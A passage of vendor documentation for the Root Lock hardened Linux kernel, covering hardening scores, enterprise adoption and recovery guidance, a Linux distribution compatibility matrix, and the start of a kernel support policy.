MODULE_SIG
Yes
Yes
Yes
MODULE_SIG_FORCE
No
No (SHA512 row differs)
Yes (intent)
Independently verifiable
Yes — pin SHA-256 + pack
Bundled in checker
Bundled in checker
* KSPP is a recommendation fragment, not a shipping kernel.
Legacy 5.19.6 glance (checker b9b83a0, not comparable item-for-item): attack-surface 68.9% (91/132), exploit-resistance 28.4% (31/109). See the 5.19.6 matrix.
What changed between 5.19.6 and this pin
On 6.18.9-hs #43, exploit-resistance options INIT_ON_ALLOC_DEFAULT_ON, HARDENED_USERCOPY, FORTIFY_SOURCE, SLAB_FREELIST_RANDOM / _HARDENED, KFENCE, and MODULE_SIG are on. INIT_ON_FREE_DEFAULT_ON and MODULE_SIG_FORCE stay off. CONFIG_IO_URING=y. CONFIG_KEXEC and CONFIG_KEXEC_FILE are unset. bpf() returns ENOSYS.
The allowlist constrains programs that have no allowlist entry. On every HeartSuite-kernel boot, including Setup, heartsuite-kernel-latch.service sets kernel.modules_disabled=1 at sysinit, before sshd. A later modprobe stays refused. That latch is a boot script. HS_lockdown.sh writes the same setting again if the oneshot is masked.
Broader market landscape
Tool
Bypass prevention
Exploit resistance
Availability
Root Lock 6.18.9-hs #43
Measured 47.3% attack-surface
Moderate–high (measured 70.9% ER)
Commercial
Root Lock 5.19.6 (legacy)
Measured 68.9% attack-surface
Low — vanilla baseline (28.4% ER)
Commercial (legacy)
Arch linux-hardened 6.18.16
Moderate
High (83.6% ER measured)
Free, open-source
grsecurity / PaX
High
Very high
Paid subscription
CLIP OS (ANSSI)
High
High
Public (archived)
GrapheneOS
High (Android)
Very high
Free, open-source
Arch 6.18.16 is era-matched. The 5.19.6 row uses the older pack.
Decision guide
Choose Root Lock if your primary concern is:
Kernel-enforced allowlist and Lockdown on a dedicated host
A closed, reviewed program set after Setup Mode
Running as a guest on KVM, VMware, or cloud hypervisors
Consider extra kernel hardening or a future derived cut if you also need:
KSPP items still FAIL on this pack (INIT_ON_FREE, KSTACK_ERASE, MODULE_SIG_FORCE, …)
Root Lock is host-local kernel enforcement, so it does not replace network firewalls, WAFs, SIEM, or EDR hunting.
Why the custom kernel exists, who owns vendor risk, Secure Boot status, recovery, and when a no-custom-kernel policy should say no.
Overview: Practical guidance for CISOs and procurement teams adopting the Root Lock kernel in regulated fleets — why the custom kernel exists, how vendor risk is owned, deployment and recovery patterns, and honest limitations including alternatives when a custom kernel is not acceptable.
Audience: Fortune 500 CISOs, procurement, risk, and compliance teams evaluating Root Lock by HeartSuite for production and regulated workloads.
Related reading: Start with the Procurement Brief (comparison table and decision guide) and Threat model (threat model and residual risks). Cross-references throughout this guide point to the full set of kernel-hardening, security, operational, and comparison pages.
Why a custom kernel
Root Lock uses a custom-built Linux kernel, mainline LTS 6.18.9-hs, so enforcement is in the kernel an attacker who already has remote root is running.
The BPF syscall is off by design. There is no eBPF program to load or unload.
A container runtime on this kernel is not a fit by design: under Lockdown, Root Lock refuses the new mounts a runtime makes. A KVM host on this kernel is not a supported configuration.
Root Lock does not rely on an unloadable eBPF policy.
Enforcement logic for program execution, file access, and outbound network connections is compiled into the kernel binary itself. Blocking decisions are consulted on every relevant operation. There is no runtime configuration file or agent that root can unload, kill, or reconfigure to disable protection.
This is distinct from “hardening mitigations” (stack canaries, allocator hardening, etc.). Those raise the cost of exploiting a memory bug. Lockdown bounds a compromised program to the files and destinations it was granted.
Root Lock treats the kernel as an integrated part of the delivered product, not a third-party dependency the customer manages in isolation.
Update cadence and patching: Kernels are released as coordinated versioned bundles with the userspace components (daemon, Dashboard, tools, and installer). After Lockdown, pick Maintenance: unseal and return to Root Lock at the console, land in Setup Mode on the Root Lock kernel, then apply the bundle over SSH — or reprovision from an updated image. Review new queue items before Lockdown again.
Public patch targets, notification channels, and version-string semantics are in the Kernel Support Policy. Supported distributions and validation tiers are in the Distro Compatibility Matrix.
CVE handling: Kernel Security Transparency is the status of each kernel CVE on the Root Lock kernel you boot: Not affected, Affected, or Fixed. Not affected means that option is unset, so the code is absent. A program with no allowlist entry does not run. An Affected row stays on the patch date. The long catalog also prints a Score on Root Lock beside that word. Scanner and audit workflows are in CVE Hygiene for Scanners.
Stack pairing and testing: The kernel is built, tested, and supported together with the matching userspace. The full enforcement contract (VFS hooks + Lockdown seal + allowlist) is validated across supported distributions.
Support SLAs: Commercial subscription terms cover the integrated stack, including kernel-related incidents, coordinated updates, and guidance on deployment and recovery. Activation and support details appear in the Subscription section and your subscription agreement.
Deployment mitigations: hiding kernel details in practice
Enterprise teams do not want operators making daily kernel choices. The product and recommended deployment patterns are built to keep the kernel choice at image-build or initial-provision time.
Cloud Path: Pre-configured instances on major providers (AWS, Google Cloud, Azure, DigitalOcean, Linode, and others) arrive with the Root Lock kernel already installed and set as default. The Dashboard appears on first login with initial setup complete. Serial console access from the provider remains available for recovery.
Automated install: Packer, Terraform, Ansible, or cloud-init still land each host on Cloud Path (pre-built image) or Local Path (run the installer). The installer sets the Root Lock kernel as the GRUB default, performs the initial boot, and surfaces the Dashboard. Baseline allowlists can be pre-seeded for homogeneous fleets (see Central Policy).
Hiding details from operators: After initial provisioning, day-to-day interaction is through the Dashboard or central automation. Kernel selection appears only in the documented Maintenance flow (when changes are required) and in the System Info Strip when running on the maintenance kernel.
GRUB entries for the original distribution kernel are retained for the recovery path, split into Maintenance and vanilla entries, with Maintenance labelled as the Setup Mode destination.
Official pre-built images in the major cloud Marketplaces are in active development and will further reduce the need for customers to assemble images. Until those listings are available, the pre-configured-image + automated-install pattern delivers equivalent repeatability and auditability. Use the same tooling you already apply to other base OS images.
Secure Boot, firmware compatibility, and roadmap
Current status: Root Lock kernel support for UEFI Secure Boot (including MOK enrollment on local hardware and provider-specific flows such as Azure Trusted Launch and GCP Shielded VMs) is incomplete.
Deployments that require Secure Boot enabled for the Root Lock kernel entry may need to enroll via MOK during installation. Alternatively, temporarily boot with Secure Boot disabled for the Root Lock kernel while using the provider console or local management for the maintenance kernel.
The original distribution kernel (maintenance kernel) retains its signing status and can be used for recovery and maintenance regardless of Secure Boot policy.
Roadmap: Signed kernel images, streamlined MOK tooling, and cloud-provider-specific runbooks (Azure, GCP, AWS) are prioritized work.
Customers evaluating platforms with mandatory Secure Boot should engage support for the current test status and any interim runbooks applicable to their cloud account or hardware.
The bypass-prevention properties (physical or serial-console access required for any recovery path) hold on both the Root Lock kernel and the maintenance kernel. Secure Boot is an orthogonal boot-integrity control.
Compatibility and certification
Root Lock is designed to coexist with the majority of enterprise infrastructure components that do not themselves depend on the disabled kernel features.
Works with (standard configurations):
Local and cloud block storage (ext4, xfs, and provider volumes) for the root and data filesystems.
Standard networking stacks and cloud provider vNICs / security groups (Root Lock controls only outbound per-program destinations; inbound remains the responsibility of the OS firewall or cloud controls).
SIEM / SOAR ingestion via the two syslog streams and webhook (see Alert Settings).
Monitoring and status collection via ~/.cache/heartsuite/status.json (Ansible facts, Nagios, Zabbix, custom collectors).
EDR and observability via log forwarding (no on-host eBPF attachment): enforcement events flow through syslog, and the denial log records blocks only.
Vulnerability scanners and HIDS/FIM agents (run during Setup Mode so their programs and paths are reviewed and approved).
Does not run on the Root Lock kernel (use a kernel that still has these features, a separate host, or alternative controls):
Local execution of eBPF-based tools (Falco, Cilium Tetragon, bpftrace, etc.) — not a fit by design. The BPF syscall is off, so there is no eBPF program to load.
Docker, containerd, Kubernetes, CRI-O, and Podman on this host, including a fixed pod set, are not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes. OCI images are built and run off this host, or Root Lock is the guest kernel in a VM the customer provides.
KVM hypervisor hosts. Root Lock runs as a guest.
Rootless / unprivileged user-namespace containers are not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes.
Any workload that needs a kernel option the 6.18.9-hs config leaves unset.
Decision tree (high level)
Requirement
Recommended path
Need kernel-level per-program execution + file + network control that survives compromised root, and can accommodate the Root Lock kernel
Root Lock with Root Lock kernel
Must run eBPF tooling locally, or run Docker, containerd, Kubernetes, CRI-O, or Podman on this host
For on-host eBPF, a host whose kernel still has those features, or an adjacent standard host. OCI images are built and run off this host, or Root Lock is the guest kernel in a VM the customer provides. Consider HJFS for file isolation.
Strict “no custom or modified kernel” policy (certification, vendor support contract, or internal mandate)
HJFS (standard kernel) for file isolation, with HeartSuite Exec as the HJFS program UI. Kernel execution and network default-deny remain Root Lock and require the Root Lock kernel; on a stock kernel use existing host tooling. See HJFS documentation
Want both layers
Root Lock (execution/network) + HJFS (file isolation and versioning) on the same host where the Root Lock kernel is acceptable
Full compatibility notes and known non-fits live in How Root Lock Compares (section “Where a separate kernel is required”) and the system-requirements pages. As more storage, networking, EDR, and monitoring vendors publish explicit coexistence statements, this section will be expanded with a published matrix.
Operational model for fleets
Each host still installs through Cloud Path or Local Path. The Root Lock kernel is managed the same way you manage base OS images and policies — through the control planes you already own.
Image lifecycle: Treat the Root Lock kernel + baseline allowlist as part of your pre-configured image. Harvest an install-time baseline, package with that seed, bake with Packer or your image pipeline, then replace instances on the same cadence as your other images. See Central Policy.
Provisioning: Terraform, cloud-init, or your IaC tool launches the image (or runs the installer non-interactively). No special kernel module or agent is required after boot.
Policy at scale: Allowlist content (programs, file paths, network destinations) is curated centrally and applied via Ansible, Terraform + GitOps, ServiceNow, or custom automation exactly as described in Alert Settings (fleet export surfaces and central policy patterns). Pre-seeding accelerates homogeneous fleets; observation + central review handles varied workloads.
Kernel updates: Delivered as versioned bundles. If Lockdown is applied, unseal first. Then run the bundle from Setup Mode and type YES, which sets the next boot only to the stock kernel while Root Lock stays the default — or reprovision from an updated pre-configured image. See Updating Root Lock and the pre-configured image alternative.
Observability and drift: status.json, the JSONL approval log, and the two syslog streams feed your existing fleet dashboards and SIEM. Drift detection (policy or mode) is performed by harvesting from central jobs and comparing against the Git/CMDB source of truth.
No new kernel-specific fleet tooling: The same rsyslog rule, SSH/Ansible access, and image pipeline you use today handle the kernel boundary.
Locked-fleet patches: In-place package installs and in-place Root Lock bundles need Setup Mode, and after Lockdown that window opens from physical or serial-console access on that host. Ansible does not unseal. For many hosts, bake the patched OS and the current Root Lock bundle into a new image and reprovision the instances.
Console and disk: The cloud serial console (AWS EC2 Serial Console, GCP Serial Console, Azure Serial Console, DigitalOcean Console) is recovery and break-glass, not a way to patch a fleet. Restrict it in cloud IAM. Stopping a VM and attaching its volume elsewhere is hypervisor access — the same trust boundary as the console, not a supported patch procedure. See Circumvention and recovery.
This model keeps ownership of policy curation, change records, and visibility inside the tools your teams already run.
Commercial subscription and kernel support
A commercial subscription for Root Lock covers the delivered stack, including the kernel:
Vendor support and SLAs for incidents, updates, and deployment guidance that encompass kernel behaviour, as set out in the subscription agreement.
Access to the verification artifacts published on this site (config hashes, evidence packs, CVE transparency data) for customer due diligence.
Coordinated release process so that kernel changes, userspace changes, and documentation remain in sync.
The kernel does not carry a separate support contract. It is part of the integrated product under the same subscription that enables Lockdown.
Indemnity, limitation of liability, and SLA credits are contract terms. Residual kernel CVE risk stays with you. See the Subscription page for activation mechanics and your agreement for the binding text.
Supply chain transparency and integrity
Reproducible posture verification: Every released Root Lock kernel includes a published SHA-256 of its exact .config file. Any team can obtain the config from the kernel package and re-run the open-source kernel-hardening-checker to reproduce the exact attack-surface and exploit-resistance scores shown in the Procurement Brief and Threat model.
See evidence-pack-*.txt files for raw output.
Installer and bundle integrity: Distributed bundles include SHA-256 manifests (.sha256 files) for verification before execution.
SBOM and provenance: A full software bill of materials covering the kernel and userspace components, plus expanded reproducible-build artifacts and signing for kernel binaries, is in active development. Current customers receive the available verification material (config hash + evidence packs + bundle hashes) under their subscription. Additional supply-chain artifacts are provided on request or as they become available. Public roadmap and interim controls: Supply Chain and Advisory Feeds. Per-stream evidence publication: Evidence Status.
No reliance on opaque vendor claims for the measured hardening posture: The numbers are tool outputs against public hashes.
Recovery and fallback: the maintenance kernel as supported escape hatch
Every installation retains a first-class recovery path:
The original distribution kernel is always present in GRUB (split into Maintenance and vanilla entries during install, with Maintenance labelled as the Setup Mode destination).
The Dashboard’s Maintenance flow ([m]) detects Lockdown state and guides you through the exact sequence for the common case: reboot at the console, pick Maintenance: unseal and return to Root Lock, land in Setup Mode on the Root Lock kernel, make changes over SSH, review new activity, and re-engage Lockdown.
For policy or platform conflicts that make the Root Lock kernel unsuitable for an extended period, teams can remain on the maintenance kernel (the product continues to run and log in non-enforcing mode) or remove Root Lock entirely. Both paths are supported and documented.
Physical or serial-console access (local keyboard/monitor, serial, or cloud provider serial console) is always sufficient to select the maintenance kernel and regain full control when the boot menu password is left off. No software on the system can block that path while the password stays off. If one was set, GRUB asks before Maintenance: unseal and return to Root Lock or a kernel-line edit, and a forgotten password is cleared by mounting the disk from outside, not at the menu. The normal boot still does not ask.
This is the documented, supported escape hatch for operational needs, kernel policy conflicts, or environments that ultimately decide against a custom kernel. Full procedures appear in the Maintenance section and FAQs.
Evidence and independent verification for customers and auditors
Nothing on the kernel posture page relies on “trust us.”
Reproduce hardening measurements yourself with the published config SHA-256 and the open-source checker (full commands in Threat model).
Review every relevant CVE on the Kernel Security Transparency page. The word you file is Not affected, Affected, or Fixed.
Inspect live state via the status JSON, per-decision syslog events, approval log, and the sealed allowlist files (all readable or harvestable without special privileges beyond normal admin access).
For procurement and due-diligence packages: attach the Procurement Brief, threat-model page, comparison matrix, and evidence packs to an RFP or vendor questionnaire. The customer’s control testing still has to stand on its own.
Honest limitations
Root Lock with the Root Lock kernel is a deliberate architectural choice that trades general-purpose kernel compatibility for bypass resistance against a compromised root account. It is not the right fit for every environment.
Organisations with formal “no custom kernel,” “no modified kernel,” or “vendor-certified kernel only” policies (driven by support contracts, regulatory certification of the base OS, or internal change-control mandates) should not adopt the Root Lock kernel.
In those cases the supported path is:
HeartSuite Joint File System (HJFS) — a filesystem-based enforcement layer that provides per-program, per-version file isolation and automatic backup/rollback on a completely standard kernel. No kernel replacement is required.
HJFS is deployable on cloud instances where the kernel is provider-managed and on systems under strict kernel certification rules. See the full HJFS documentation (overview, deployment scenarios, limits, and how it complements execution/network controls).
Layered controls on the standard kernel (SELinux or AppArmor in enforcing mode, seccomp filters, eBPF-based detection where needed, network egress filtering, EDR, vulnerability management, and HIDS). Root Lock’s execution and network gating concepts are not applicable without the Root Lock kernel.
Where both file isolation and execution/network gating are required under a no-custom-kernel constraint, HJFS plus existing host tooling is the evaluated combination. HeartSuite Exec is the HJFS program UI; it does not add those gates.
The HJFS how-it-compares and limits pages, together with the bypass and circumvention sections of How Root Lock Compares, give procurement teams the material needed to map requirements to the appropriate product or combination.
Root Lock positions the Root Lock kernel for the subset of workloads where the documented properties (compiled enforcement, physical- or serial-console recovery, and Lockdown) justify the kernel change.
Next steps for enterprise evaluation
Read the Procurement Brief decision guide and run the published measurements on a test deployment.
Review the Threat model and the full CVE transparency page.
Pilot using a cloud pre-configured instance or a Packer-built pre-configured image on a non-production workload.
Map your compatibility requirements against the decision tree and the “where a separate kernel is required” section of How Root Lock Compares.
For platforms with Secure Boot or Marketplace requirements, request current runbook and timeline status from support.
For strict no-custom-kernel policies, evaluate HJFS in parallel.
Engage commercial discussions for subscription terms, support SLAs, and any additional verification artefacts.
The kernel is one component of a larger control. The surrounding pages (central policy management, SIEM integration, maintenance, and comparison material) describe how the rest of the operational model fits into an enterprise security program.
Posture claims on this page follow the fielded pin in Evidence Status. Last updated: 2026-09-11.
16.3 - Which distros boot the Root Lock kernel
Current lab set for Debian, Ubuntu, Rocky, and other bases — kernel line per distro, workload fit on the shipped 6.18 pin, and how to report a problem.
Overview: Which Linux distributions Root Lock by HeartSuite currently tests, which kernel line each row uses, and what you still own before production Lockdown. This page follows the live-matrix catalog and the installer floors as of 2026-09-24. The April 2026 v1.6.4 “Validated” table (Fedora 41, Alpine 3.21 as validated, Ubuntu 22.04 omitted) stays retired.
Audience: Procurement, security architects, and platform engineers selecting a base OS.
Each row assigns a tier that says what HeartSuite has run recently and what you own:
Tier
Meaning for buyers
Supported
In the current k6 release-core lab set (Debian 12, Debian 13, Ubuntu 24.04, Ubuntu 26.04). Install and initial setup are what that set covers. Lockdown on that set is not a published green sign-off. Validate Lockdown on your gold image.
In lab
In the current catalog (release-plus or equivalent) with a named caveat. Not certified.
Experimental
Catalog experimental set, or explicitly not certified. Useful for CI; not a procurement baseline.
Legacy (5.19 only)
Legacy k5 line for lab re-proof on Debian 11 and Ubuntu 20.04. Those hosts take the k5 installer. A 6.18 install is refused.
Compatible (customer validation)
Same RPM or Debian family as a tested row, but HeartSuite has not published branded testing for your exact minor or vendor image. You run install and Lockdown on your gold image before production.
Not supported
Outside architecture or distribution scope. Use HJFS on a standard kernel or a supported base OS.
Columns
Kernel line — Which Root Lock kernel the current installer for that row ships. Debian 12, Debian 13, Ubuntu 24.04, and Ubuntu 26.04 use 6.18 (uname -r is 6.18.9-hs on the fielded pin). Debian 11 and Ubuntu 20.04 use 5.19 only, as lab re-proof of the legacy k5 line. Ubuntu 22.04 is not offered on this installer. You do not pick both lines at install on a given row.
Boot — How the installer sets the default kernel entry. UEFI Secure Boot for the Root Lock kernel entry remains incomplete. The original distribution kernel (maintenance kernel) keeps its signing status for recovery. On GRUB, including Fedora and Red Hat, an optional boot menu password can be set from Lockdown before the seal (Lockdown).
Source for rows and kernel series: heartsuite/tools/live_matrix/distro_catalog.yaml, plus the installer floors (glibc 2.34, Python 3.11), as of 2026-09-24.
Main compatibility table
Distribution
Versions
Tier
Kernel line
Boot
Notes
Debian
13 (Trixie)
Supported
6.18 (6.18.9-hs)
GRUB
release-core. Seedless initial setup can stress OpenSSH split paths.
Debian
12 (Bookworm)
Supported
6.18 (6.18.9-hs)
GRUB
release-core. Primary lab reference.
Debian
11 (Bullseye)
Legacy (5.19 only)
5.19
GRUB
glibc < 2.34. k6 / 6.18 install is not offered.
Ubuntu
26.04 LTS
Supported
6.18 (6.18.9-hs)
GRUB
release-core. Cloud default with Debian 13. UEFI/OVMF pflash, same class as 24.04.
Ubuntu
24.04 LTS
Supported
6.18 (6.18.9-hs)
GRUB
release-core. Cloud images are UEFI/OVMF pflash.
Ubuntu
22.04 LTS
Not supported
—
—
glibc 2.35 meets the floor. Stock Python 3.10 is below the installer floor of 3.11. The installer refuses the host.
Ubuntu
20.04 LTS
Legacy (5.19 only)
5.19
GRUB
Same glibc floor as Debian 11. k6 / 6.18 install is not offered.
Ubuntu-derived
Other LTS
Compatible (customer validation)
Same rule as the Ubuntu release you track
GRUB
Mint, Pop!_OS, and similar .deb + GRUB derivatives of 24.04 or 26.04. A 22.04 or 20.04 derivative follows that row. Staging validation is still required.
Rocky Linux
10
Experimental
6.18 (6.18.9-hs)
GRUB
Stock Python 3.12 meets the installer floor. A 2026-08-26 install-and-setup pass does not certify the row and is not Lockdown.
Rocky Linux
9
Not supported
—
—
glibc 2.34 meets the floor. Stock Python 3.9 is below 3.11. The installer refuses the host. Not “Rocky 9.7 validated.”
Fedora
42
In lab
6.18 (6.18.9-hs)
GRUB
release-plus. Cloud root is often btrfs. Install preflight can refuse until a btrfs-capable module set is present. Not Fedora 41. Not certified.
CentOS Stream
10
Experimental
6.18 (6.18.9-hs)
GRUB
Stock Python 3.12 meets the installer floor. Same 2026-08-26 install-and-setup note as Rocky Linux 10. Not Lockdown.
CentOS Stream
9
Not supported
—
—
Same Python floor as Rocky Linux 9. Stock Python 3.9. The installer refuses the host.
RHEL
9
Not supported
—
—
Same userspace class as Rocky Linux 9. Stock Python 3.9 is below 3.11.
RHEL
8
Not supported
—
—
glibc 2.28 is below 2.34. No current installer.
AlmaLinux
9
Not supported
—
—
Same Python floor as Rocky Linux 9.
AlmaLinux
8
Not supported
—
—
Same glibc floor as RHEL 8.
Alpine Linux
3.21.x (tester pin 3.21.6)
Experimental
6.18 (6.18.9-hs)
extlinux (GRUB where present)
Catalog set experimental. OpenRC units ship alongside systemd. Installer prints console instructions when extlinux automation cannot set the default entry. Lab path is the real-glibc runtime, not a musl-only claim.
Alpine Linux
Other 3.x
Compatible (customer validation)
6.18 (6.18.9-hs)
extlinux
Same OpenRC / extlinux behaviour; staging validation required.
openSUSE
Tumbleweed
Experimental
6.18 (6.18.9-hs)
GRUB
Rolling release. GRUB saved_entry and SELinux bin_t labeling are load-bearing. Development and CI only — not a regulated production baseline.
SUSE Linux Enterprise (SLES)
Any
Compatible (customer validation)
6.18 only if the image clears the floors
GRUB
The glibc 2.34 and Python 3.11 floors apply. SP level and partner images vary. Email support@heartsecsuite.com before committing a SLES gold image.
Architecture: x86_64 (64-bit) only. No ARM or other ISA builds are offered for the Root Lock kernel.
Installer floors (current 6.18 bundle): glibc 2.34 or newer, and Python 3.11 or newer. A host that misses either floor is not a gold-image trial. Debian 11 and Ubuntu 20.04 stay on the 5.19 installer. There is no compat package that puts the 6.18 helpers on an older userland.
Secure Boot (all distributions): Root Lock kernel UEFI Secure Boot support is incomplete.
Deployments that require Secure Boot for the Root Lock entry may need MOK enrollment during install. Alternatively, boot the Root Lock kernel with Secure Boot disabled while retaining the signed maintenance kernel. Details: Enterprise Adoption Guide → Secure Boot.
Tier definitions
Supported
The distribution is in the current k6 release-core set (Debian 12, Debian 13, Ubuntu 24.04, Ubuntu 26.04). HeartSuite runs install, first boot, and initial setup against it in the live matrix. Lockdown on that set is not a published green sign-off. Your staging Lockdown run is the last gate before fleet rollout.
In lab
The distribution is in the current catalog with a documented caveat (btrfs preflight, not certified, last green date older than the current bundle). Commercial support still applies when install and Lockdown succeed on the customer image.
Experimental
Catalog experimental, or rolling / not certified. Expect extra reboots, boot-loader edge cases, or a missing release sign-off.
Legacy (5.19 only)
Debian 11 and Ubuntu 20.04 use the k5 installer and the 5.19 Root Lock kernel for lab re-proof. The 6.18 bundle is for the current line, and the installer refuses it on these two hosts.
Compatible (customer validation)
Same packaging family as a tested row. HeartSuite has not published results for your exact vendor branding, minor, or gold image. The glibc 2.34 floor and the Python 3.11 floor still apply. RHEL 8, RHEL 9, AlmaLinux 8, and AlmaLinux 9 are not a customer-validation exercise on this installer.
Not supported
Outside current product scope. That includes Ubuntu 22.04 and the EL9 family (Rocky Linux 9, AlmaLinux 9, RHEL 9, CentOS Stream 9), which miss the Python floor, and releases below glibc 2.34 (RHEL 8, AlmaLinux 8, CentOS 7, RHEL 7, CentOS Stream 8, Debian 9, Debian 10, Ubuntu 18.04). Use a distribution this installer accepts, or HJFS on a standard kernel where custom kernels are prohibited.
RPM / RHEL family
The current installer needs glibc 2.34 or newer and Python 3.11 or newer. Rocky Linux 10 and CentOS Stream 10 clear both and stay experimental. Rocky Linux 9, AlmaLinux 9, RHEL 9, and CentOS Stream 9 clear glibc and fail the Python floor, so the installer refuses them. RHEL 8 and AlmaLinux 8 ship glibc 2.28.
Distribution
Guidance
Rocky Linux 10
Experimental. Stock Python 3.12. A 2026-08-26 install-and-setup pass is not certification and is not Lockdown.
Rocky Linux 9
Not supported. Stock Python 3.9 is below 3.11.
Fedora 42
In lab — engineering and pre-production. btrfs-root cloud images can fail install preflight. Not Fedora 41.
CentOS Stream 10
Experimental. Stock Python 3.12. Same 2026-08-26 note as Rocky Linux 10.
CentOS Stream 9
Not supported. Stock Python 3.9.
RHEL 9
Not supported. Same Python floor as Rocky Linux 9.
RHEL 8
Not supported. glibc 2.28.
AlmaLinux 9
Not supported. Same Python floor as Rocky Linux 9.
AlmaLinux 8
Not supported. Same glibc floor as RHEL 8.
SELinux on RHEL-family systems: Root Lock VFS hooks are designed to run before the LSM chain, so SELinux can add restrictions after Root Lock allows an operation and cannot lift a Root Lock denial. A targeted SELinux policy module may still be needed for product paths. If AVC denials appear, use ausearch and audit2allow. Hook-order detail: LSM Comparison → Co-existence. That LSM page is still written against the 5.19.6 measured pack — do not treat it as the 6.18.9-hs LSM list.
Debian and Ubuntu family
Debian 12, Debian 13, Ubuntu 24.04, and Ubuntu 26.04 are the current k6 release-core set and the majority of documentation examples.
Distribution
Guidance
Debian 12 / 13
Supported (lab). Preferred for new Debian-based gold images.
Debian 11
Legacy — 5.19 / k5 only. glibc 2.31.
Ubuntu 26.04 LTS
Supported (lab). Cloud default with Debian 13.
Ubuntu 24.04 LTS
Supported (lab). UEFI/pflash on cloud images.
Ubuntu 22.04 LTS
Not supported. Stock Python 3.10 is below 3.11.
Ubuntu 20.04 LTS
Legacy — 5.19 / k5 only. glibc 2.31.
Other Ubuntu-derived
Same rule as the Ubuntu release they track. A 22.04 derivative is not offered. On 24.04 and 26.04, validate Snap/LXD on the running kernel.
On Debian/Ubuntu the installer sets the Root Lock kernel as the GRUB default and reboots when GRUB automation succeeds. The original distribution kernel remains in GRUB as Maintenance and vanilla entries for recovery.
Alpine Linux
Topic
Detail
Current tester pin
Alpine 3.21.6 (experimental catalog set).
glibc runtime
The bundled glibc under /usr/glibc-compat is how the helpers run on Alpine’s musl userland. It does not install this product on an older glibc distribution.
Init system
OpenRC — OpenRC service unit variants ship alongside systemd oneshots.
Boot loader
Many images use extlinux. When automation cannot update the default entry, the installer prints console instructions.
Other 3.x
Compatible — same packaging model; validate before production.
On Alpine extlinux the boot menu password is not offered, and Lockdown still works.
SUSE family
Distribution
Guidance
openSUSE Tumbleweed
Experimental — development and CI only. Rolling updates make it unsuitable as a fixed procurement baseline.
SUSE Linux Enterprise (SLES)
Compatible — contact support. The glibc 2.34 and Python 3.11 floors apply. SP level, BCI vs full SLES, and partner images affect the boot stack. Email support@heartsecsuite.com before standardizing a SLES gold image.
Cloud platforms (AWS EC2 Nitro and KVM guests)
Root Lock runs as a guest on AWS EC2 (including Nitro), KVM, VMware, and other cloud hypervisors. Use a distribution from this matrix and the same installer as on local hardware. For nested guests, see Bare metal, virtual machines, and nested VMs.
Before you install on a cloud instance:
Keep the provider serial console enabled. SSH can drop during the first Root Lock reboot; the console is how you recover if the instance does not come back.
Run the install once on your target instance type in staging before fleet rollout.
If the installer stops before reboot, read /var/log/heartsuite/install.log and email support@heartsecsuite.com with the log attached.
Root Lock as a hypervisor host (running VMs from this kernel) is not a supported product role. See Workload fit.
Workload fit (not distro-specific)
Distribution compatibility answers whether Root Lock installs and boots on your base OS. Whether a workload belongs on that host is a separate decision.
On the kernel that ships, the BPF syscall is off by design, so there is no eBPF program to load.
Requirement
On the kernel that ships
On 5.19 legacy
Local eBPF tooling (Falco, bpftrace, bcc, …)
Not a fit by design. The BPF syscall is off, so there is no eBPF program to load.
Syscall not compiled.
FUSE mounts (sshfs, s3fs, AppImage, …)
New mounts after Lockdown follow product mount rules.
FUSE not compiled.
Overlay / typical container storage
Not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes.
Overlay not compiled.
KVM hypervisor host
Not a supported product role.
Not compiled.
Rootless / unprivileged user-namespace containers
Not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes.
User namespaces not compiled.
Root Lock as a guest inside KVM, VMware, or cloud hypervisors
Yes
Yes
Fixed appliance, regulated server, closed workload set
Yes
Yes
For Docker, containerd, Kubernetes, CRI-O, and Podman, OCI images are built and run off this host, or Root Lock is the guest kernel in a VM the customer provides.
Organizations with a strict no custom or modified kernel policy — certification rules, cloud provider-managed kernels, or vendor OS support contracts that forbid replacing the distribution kernel — should not force the Root Lock kernel onto those images.
HeartSuite Joint File System (HJFS) provides per-program, per-version file isolation and automatic backup on a standard kernel. No kernel replacement is required.
If install or Root Lock kernel boot fails on a Supported, In lab, Experimental, Legacy, or Compatible distribution, email support with enough context to reproduce:
/var/log/heartsuite/install.log — installer steps and outcome (see Appendices).
Kernel identity: output of uname -r.
Current 6.18 stream: expect 6.18.9-hs. The packaging label is 6.18.9-HeartSuite-3 (build #43). uname -r does not contain the word HeartSuite. A distribution version string means the maintenance kernel is running.
5.19 legacy: expect a string such as 5.19.6-HeartSuite-2.0.
Maintenance kernel: a distribution version string with no Root Lock packaging (for example a stock debian or el uname).
OS identity: contents of /etc/os-release.
Root Lock version and whether the failure occurs during install, first Root Lock boot, initial setup, or Lockdown.
Boot loader (GRUB vs extlinux) and whether UEFI Secure Boot is enabled.
For non-blocking bugs on supported platforms, open a GitHub issue using the Bug Report template on the public repository. Do not use public issues for security vulnerabilities — email support@heartsecsuite.com for responsible disclosure.
Kernel update recovery if a new Root Lock kernel fails to boot: Updating Root Lock.
Related reading
Kernel Support Policy — LTS strategy, patch targets, version-string semantics, and notification
Before You Begin — Prerequisites and cloud vs local install paths
Last updated: 2026-10-02. Rows follow distro_catalog.yaml and the installer floors (glibc 2.34, Python 3.11). Workload Kconfig values are from the 6.18.9-hs #43 packaging config and the published 5.19.6-HeartSuite-1.0 pack. No complete Lockdown M2 release-core gate is claimed for this date.
16.4 - How long each Root Lock kernel is maintained
LTS streams, patch targets, the legacy 5.19 line, and how Root Lock kernel maintenance differs from a distro vendor’s model.
Overview: How HeartSuite maintains, patches, and delivers the Root Lock kernel under subscription — LTS strategy, coordinated update bundles, and how that differs from distribution-vendor errata programs such as RHEL.
Audience: Procurement, risk, compliance, and platform teams evaluating Root Lock kernel maintenance alongside existing distribution patching programs.
This policy describes how HeartSuite supports the Root Lock kernel — the custom-built Linux kernel that Root Lock by HeartSuite requires for Lockdown enforcement — under a commercial subscription.
It applies to:
Root Lock kernel stream currently shipped and supported:
5.19 — legacy line for lab re-proof on Debian 11 and Ubuntu 20.04. Those hosts take the k5 installer. New images take the 6.18 bundle.
Coordinated update bundles that deliver the Root Lock kernel together with matching userspace components (Dashboard, daemon, tools, and installer). Kernel changes are not published or supported as standalone kernel-only packages outside these bundles.
Integration with subscription terms — patch targets, notification channels, and binding service-level commitments appear in your subscription agreement. This page states public targets and operational boundaries so buyers can align internal change-control and vulnerability-management programs before contract signature.
Note: This policy does not replace the subscription agreement. Where this page and your agreement differ, the agreement controls.
LTS-only strategy
